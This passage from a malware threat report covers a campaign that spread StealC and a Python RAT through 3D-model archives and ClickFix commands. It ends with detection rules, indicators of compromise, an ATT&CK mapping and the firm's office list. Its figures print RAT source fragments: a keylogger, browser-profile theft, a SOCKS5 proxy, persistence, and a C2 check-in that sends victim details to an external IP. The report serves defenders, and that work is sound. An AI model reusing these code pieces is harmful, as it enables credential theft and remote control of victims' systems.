    (_re.compile(r'^r[0-9a-zA-Z]{33}$'), "XRP"), # XRP
    (_re.compile(r'^G[0-9A-Z]{40,60}$'), "XLM"), # XLM Stellar
    (_re.compile(r'^[1-9A-HJ-NP-Za-km-z]{43,44}$'), "SOL"), # SOL
```

Figure 20 svchost.py

- Credential harvesting → Keylogger + real browser profile copying (passwords + cookies)

```
# ===== KEYLOGGER =====
keylogger_active = False
_keylog_file = os.path.join(tempfile.gettempdir(), f"rms_kl_{HW_ID[:8]}.txt")

def _get_foreground_title() -> str:
    try:
        hwnd = ctypes.windll.user32.GetForegroundWindow()
        buf = ctypes.create_unicode_buffer(256)
        ctypes.windll.user32.GetWindowTextW(hwnd, buf, 256)
        return buf.value or "Unknown"
    except:
        return "Unknown"

def _keylogger_thread():
    global _keylogger_active
```

```
# Stealth режим - окно за экраном -- Stealth mode - a window behind the screen
# Пробуем использовать реальный профиль пользователя -- Trying to use a real user profile
user_data = self._find_chrome_user_profile()
if user_data:
    logging.info(f"Stealth: using real Chrome profile from {user_data}")
    # launch_persistent_context использует реальный профиль (куки, пароли, история)
    profile_dir = os.path.join(tempfile.gettempdir(), "rms_pw_profile")
    # Копируем Default профиль чтобы не блокировать оригинал
    import shutil as _shutil
    src_default = os.path.join(user_data, "Default")
    dst_default = os.path.join(profile_dir, "Default")
    if os.path.isdir(src_default) and not os.path.isdir(dst_default):
        try:
            _shutil.copytree(src_default, dst_default, ignore=_shutil.ignore_patterns(
                "**.log", "**.ldb", "Cache", "Code Cache", "GPUCache"
```

Figure 21 svchost.py

- Network pivoting → Converts victim into a SOCKS5 proxy server

```
# ===== PROXY (SOCKS5) =====
import threading
import socket as _socket

_proxy_server = None
_proxy_thread = None
_proxy_port = 1080

import struct as _struct

class Socks5Proxy:
    """
    Asyncio SOCKS5 прокси, архитектура на базе python-прокси (qwj/python-proxy).
    Использует asyncio.start_server + readexactly для надежного парсинга.
    RFC 1928 + RFC 1929 username/password auth.
    """
    def __init__(self, port=1080, username="rms", password="rms"):
        self.port = port
        self.username = username
        self.password = password
```

Figure 22 svchost.py

- Persistence → State file reactivates all modules on restart

```
# ===== STATE FILE =====
STATE_FILE = os.path.join(tempfile.gettempdir(), f"rms_state_{HW_ID[:8]}.json")

def load_state() -> dict:
    try:
        if os.path.exists(STATE_FILE):
            return json.loads(open(STATE_FILE).read())
    except:
        pass
    return {"proxy": False, "keylogger": False, "clipper": False}

def save_state(state: dict):
    try:
        open(STATE_FILE, "w").write(json.dumps(state))
    except:
        pass
```

Figure 23 svchost.py

- Anti-detection → Hidden windows, Playwright stealth mode, webdriver fingerprint bypass

```
# ===== HIDDEN DESKTOP =====
import ctypes
import ctypes.wintypes
from ctypes import windll, byref, c_int, c_uint, POINTER, Structure, sizeof

user32 = ctypes.windll.user32
gdi32 = ctypes.windll.gdi32
kernel32 = ctypes.windll.kernel32

GENERIC_ALL = 0x10000000
DESKTOP_READOBJECTS = 0x0001

# ===== PLAYWRIGHT BROWSER =====
class HiddenBrowser:
    """
    Playwright браузер в двух режимах:
    - headless=True - полностью скрытый, процесса не видно
    - headless=False - окно выносится за пределы экрана (-9999,-9999), клиент не видит что там происходит
    Playwright намного надежнее родного CDP.
    Установка: pip install playwright % playwright install chromium
    """
    def __init__(self):
        self.playwright = None
        self.browser = None
```

Figure 24 svchost.py

3.1.2.1 C2

It strongly indicates that PROXY_IP (193[.]233[.]138[.]21:9999) serves as the primary C2 endpoint rather than a proxy server. Immediately after establishing a connection, the implant transmits a detailed victim system profile including hostname, username, public IP address, OS version, CPU count, RAM, and disk capacity. This behavior closely aligns with a typical C2 check-in routine and does not match the behavior of standard proxy protocols.

```
PROXY_IP = "193.233.138.21"
PROXY_PORT = 9999
HW_ID = get_hardware_id()

# =====

while True:
    reader = writer = None
    stop_event = asyncio.Event()
    live_task = hdesk_task = browser_task = heartbeat_task = None
    try:
        reader, writer = await asyncio.open_connection(PROXY_IP, PROXY_PORT)
        logging.info(f"Connected to proxy (delay was {reconnect_delay}s)")
        reconnect_delay = 3

        # Отправляем системную информацию
        info = {
            "hostname": platform.node(),
            "username": psutil.users()[0].name if psutil.users() else "user",
            "ip": get_public_ip(),
            "os": platform.system() + " " + platform.release(),
            "hardware_specs": {
                "cpu": psutil.cpu_count(),
                "ram": psutil.virtual_memory().total // (1024 ** 3),
                "disk": psutil.disk_usage('/').total // (1024 ** 3)
            }
        }
        await send_enc(writer, make_msg(MsgType.SYSTEM_INFO, info, HW_ID))
        logging.info("System info sent")
```

Figure 25 svchost.py

Threat actors likely favor 3D model-sharing platforms because users are accustomed to downloading archives and project files from trusted community sources, making malicious deliveries appear legitimate while providing access to technically inclined users who often hold valuable credentials, wallets, and business data.

4 Recommended Mitigation Measures

Considering the large number of malicious-user reports in Reddit discussion threads, the highest-priority precaution is to remind your users to remain cautious when using platforms where content, files, or folders can be publicly shared.

Users should also be reminded **not to follow instructions** that ask them to copy commands from any public source and execute them on their own systems.

5 Detection

#	Detection Rule	Target Phase	MITRE ATT&CK	Severity
1	ClickFix Technique - Suspicious RunMRU Registry Entry	Initial Execution	T1059, T1204.004	High
2	Execution of conhost.exe to proxy PowerShell execution	Payload Deployment	T1059.001	High
3	Copy of Python script's Shortcut to Startup Folder	Persistence	T1547.001	High

5.1 Detection Rule Details

1. ClickFix Technique - Suspicious RunMRU Registry Entry with LOLBins and Obfuscated Payloads

Detection Focus: Identifies ClickFix social engineering attempts through Windows Run dialog command history analysis

Monitored Indicators:

- LOLBins execution patterns (PowerShell, MSHTA, Rundll32, WScript, Curl, Wget, CMD, MSIEExec)
- Obfuscated URLs and IP-based URLs

Campaign Relevance: Detects the initial execution vector where users manually copy and execute malicious PowerShell commands from .txt File via Windows Run dialog. This is the primary entry point for the campaign.

2. Execution of conhost.exe to spawn PowerShell

Detection Focus: Detects suspicious usage of conhost.exe in headless mode spawning PowerShell with execution policy bypass arguments. This behavior can indicate process proxying, stealthy script execution, or abuse of console host behavior by malware or hands-on-keyboard activity.

Monitored Indicators:

- Process execution with Conhost.exe as parent process
- Specific arguments in command

Campaign Relevance: Identifies the specific process chain used in this campaign, where Fj3-Converter.Ink invoked conhost.exe in headless mode to spawn PowerShell, which then fetched and executed WebGL.ps1 from the attacker-controlled server. This indirect execution path is used to bypass application control policies and obscure the true parent process of the PowerShell script, making the activity less conspicuous in process tree views.

3. Copy of Python Script's Shortcut to Startup Folder

Detection Focus: Detects creation of specifically named .lnk files — svchost.lnk or JeffreyEpstein.lnk — inside Windows Startup folders. .lnk files placed in Startup locations are a well-established persistence technique that ensures execution on every user logon. The use of campaign-specific filenames makes this rule highly targeted with minimal false positive risk.

Monitored Indicators:

- File creation events targeting known Startup folder paths (\Microsoft\Windows\Start Menu\Programs\Startup, \Start Menu\Programs\Startup)
- .lnk filename matching campaign artifacts: JeffreyEpstein.lnk (primary payload launcher) or svchost.lnk (masquerading variant observed via VirusTotal pivoting)

Campaign Relevance: Identifies the persistence step carried out by WebGL.ps1, which copied the JeffreyEpstein.lnk shortcut into the user's Startup folder. This ensures that JeffreyEpstein.py — acting as the Pyramid cradle launcher — executes automatically on every subsequent user logon, maintaining persistent access to the Pyramid C2 infrastructure and enabling repeated in-memory StealC delivery without requiring re-infection. The inclusion of svchost.lnk as a monitored filename reflects a masquerading variant identified during VirusTotal pivoting on the campaign's C2 infrastructure, where the same threat actors disguised the shortcut under a name mimicking a legitimate Windows system process.

These Sigma-based detection rules provide layered coverage across the complete attack lifecycle and are integrated into our **HuntingGrid** threat hunting platform for automated detection and alerting.

6 IoCs

Value	Description
SHA-256: 97a9a8ebff30e833dddc0436da29a34b25721cc58df72959bc7d78c30ac80dc	Instruction.txt
SHA-256: ffcc65be8ed5149d3ad230f77d33f0105e88d43e57688e9c47372aa3a1e8f574	JeffreyEpstein.py
SHA-256: 8fff3daf541c263bc7eb3a411152d9c724f26c95c62230acd20fa56d0bc794d2	Fj3-Converter.lnk
SHA-256: 2b0f82ad46ae88bfd0b823fc0412fd955ee599a2d51d62d557758b4d09a7cdbc	WebGL.ps1
158[.]94[.]209[.]227	Pyramid Server 1
178[.]16[.]53[.]173	Pyramid Server 2
fileconverter[.]sbs (178[.]16[.]55[.]171)	WebDav / HTTPS Server
178[.]16[.]52[.]29	StealC C2
hxxp://178[.]16[.]55[.]153/JeffreyEpstein.zip	ZIP Archive JeffreyEpstein.zip
hxxp://178[.]16[.]55[.]153/InternetV1.0.zip	ZIP Archive InternetV1.0.zip
193[.]233[.]138[.]21:9999	Possible C2 for Python RAT
SHA-256: 22c5f1014360dda67df65f3e7891c3d0c38d021d6728b717bd50a195992e5986	print.exe Wrapper

7 MITRE ATT&CK Mapping

7.1 Resource Development

Technique ID	Technique Name	Procedure
T1585.001	Establish Accounts: Social Media Accounts	Threat actors created platform accounts on printables.com to distribute malicious ZIP archives disguised as legitimate 3D model files.
T1587.001	Develop Capabilities: Malware	Threat actors used and customized the StealC Stealer, along with supporting scripts and loaders, for credential theft and in-memory execution.
T1608.001	Stage Capabilities: Upload Malware	Threat actors abused printables.com, a legitimate 3D model-sharing platform, to distribute malicious ZIP archives.

7.2 Execution

Technique ID	Technique Name	Procedure
T1204.002	User Execution: Malicious File	Users downloaded and opened a ZIP archive that appeared to contain a legitimate 3D model.
T1204.004	User Execution: Malicious Copy and Paste	The .txt guide instructed users to open Windows Run, paste the provided command, and execute it.
T1059.001	Command and Scripting Interpreter: PowerShell	The .lnk file executed a PowerShell script named WebGL.ps1 from a remote server.

7.3 Persistence

Technique ID	Technique Name	Procedure
T1547.001	Boot or Logon Autostart: Registry Run Keys / Startup Folder	The .lnk file for JeffreyEpstein.py was copied to the Windows Startup folder to maintain persistence.

7.4 Defense Evasion

Technique ID	Technique Name	Procedure
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	The scripts used zlib compression and Base64 encoding to hide embedded payloads and configuration data.
T1140	Deobfuscate/Decode Files or Information	The encoded Python scripts were decoded during execution to retrieve the Pyramid cradle logic and configuration.
T1127	Trusted Developer Utilities Proxy Execution	The .lnk file used conhost.exe to proxy PowerShell execution.
T1620	Reflective Code Loading	The PythonMemoryModule loaded by Pyramid.
T1070	Indicator Removal	The script silently removed PowerShell background jobs to reduce operational traces.

7.5 Credential Access

Technique ID	Technique Name	Procedure
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	StealC targeted browser credentials and browser local state data from browsers like Chrome, Edge, and Brave.
T1552.001	Unsecured Credentials: Credentials In Files	The malware targeted stored credentials and sensitive data from applications such as Outlook, VPN clients, FTP clients.

7.6 Collection

Technique ID	Technique Name	Procedure
T1113	Screen Capture	StealC used BitBlt API to capture screenshots from the infected system.
T1005	Data from Local System	StealC collected system information, cryptocurrency wallet data, Steam data, Telegram and Discord artifacts, and other local files.

7.7 Command and Control

Technique ID	Technique Name	Procedure
T1105	Ingress Tool Transfer	The PowerShell script downloaded the JeffreyEpstein ZIP archive and fetched additional modules and dependencies from the Pyramid server.
T1071.001	Application Layer Protocol: Web Protocols	The cradle scripts connected to the Pyramid server over HTTP/HTTPS to retrieve modules and dependencies.
T1071.001	Application Layer Protocol: Web Protocols	The initial ClickFix script downloads the next stage via WebDAV.
T1573.001	Encrypted Channel: Symmetric Cryptography	The malware used encrypted communication, including RC4-encrypted HTTP traffic. The Pyramid cradle uses ChaCha20 encryption for module retrieval.

7.8 Exfiltration

Technique ID	Technique Name	Procedure
T1041	Exfiltration Over C2 Channel	Stolen data was exfiltrated to the StealC C2 server over encrypted HTTP traffic.

7.9 Impact

Technique ID	Technique Name	Procedure
T1657	Financial Theft	Credential harvesting for cryptocurrency wallets/exchanges.

Appendix A Locations

Locations in Germany

Company Headquarters

Controlware GmbH
Waldstraße 92
63128 Dietzenbach

Tel.: +49 6074 858-00
Fax: +49 6074 858-108
E-Mail: info(at)controlware.de

Berlin

Controlware GmbH
Justus-von-Liebig-Straße 7
12489 Berlin

Tel.: +49 30 67097-0
Fax: +49 30 67097-111
E-Mail: info-ber(at)controlware.de

Dortmund

Controlware GmbH
Adi-Preißler-Allee 4
44309 Dortmund

Tel.: +49 231 229685-00
Fax: +49 231 229687-99
E-Mail: info-dtm(at)controlware.de

Düsseldorf

Controlware GmbH
Meerbuscher Straße 78
40670 Meerbusch

Tel.: +49 2159 9696-0
Fax: +49 2159 9696-96
E-Mail: info-due(at)controlware.de

Hamburg

Controlware GmbH
Am Stadtrand 56
22047 Hamburg

Tel.: +49 40 251746-0
Fax: +49 40 251746-46
E-Mail: info-ham(at)controlware.de

Brandboxx Hanover

Controlware GmbH / B125
Hessenstraße 1
30855 Langenhagen

Tel.: +49 511 726092-0
Fax: +49 511 726092-20
E-Mail: info-han(at)controlware.de

Ingolstadt

Controlware GmbH
Marie-Curie-Str. 22
85055 Ingolstadt

Tel.: +49 841 23222-0
Fax: +49 841 23222-208
E-Mail: info-ing(at)controlware.de

Kassel

Controlware GmbH
Heinrich-Hertz-Straße 3b
34123 Kassel

Tel.: +49 561 47576-0
Fax: +49 561 47576-29
E-Mail: info-kas(at)controlware.de

Leipzig

Controlware GmbH
Eilenburger Straße 1a
04317 Leipzig

Tel.: +49 341 98387-30
Fax: +49 341 98387-33
E-Mail: info-lei(at)controlware.de

Munich

Controlware GmbH
Inselkammerstraße 1
82008 Unterhaching

Tel.: +49 89 666367-0
Fax: +49 89 666367-77
E-Mail: info-muc(at)controlware.de

Stuttgart

Controlware GmbH
Raiffeisenstraße 16
70794 Filderstadt

Tel.: +49 711 770568-0
Fax: +49 711 770568-150
E-Mail: info-stu(at)controlware.de

Wolfsburg

Controlware GmbH
Wolfsburger Straße 13
38554 Weyhausen

Tel.: +49 5362 9993413
Fax: +49 511 726092-20
E-Mail: info-wey(at)controlware.de

Locations in Austria

Innsbruck

Controlware GmbH
Grabenweg 68
Soho 2, 2. Stock
A-6020 Innsbruck
Österreich

Tel.: +43 512 345200
Fax: +43 512 3452006015
E-Mail: info(at)controlware.at


Vienna

Controlware GmbH
Handelskai 92
Rivergate C1 / 4.OG / Top F01
A-1200 Wien
Österreich

Tel.: +43 1 890 0724-0
E-Mail: info(at)controlware.at

Ihre IT.
Heute. Für morgen.

controlware



Controlware GmbH, Waldstraße 92, 63128 Dietzenbach, Germany

T +49 6074 858-00, F +49 6074 858-108, info@controlware.de, www.controlware.de

Registergericht Offenbach a.M., HRB Nr. 6431, USt-IdNr. DE 113 539 225, Steuernummer 04423035231

Geschäftsführer: Bernd Schwefing, Michael Küchen, Aufsichtsratsvorsitzender: Christof Ziegler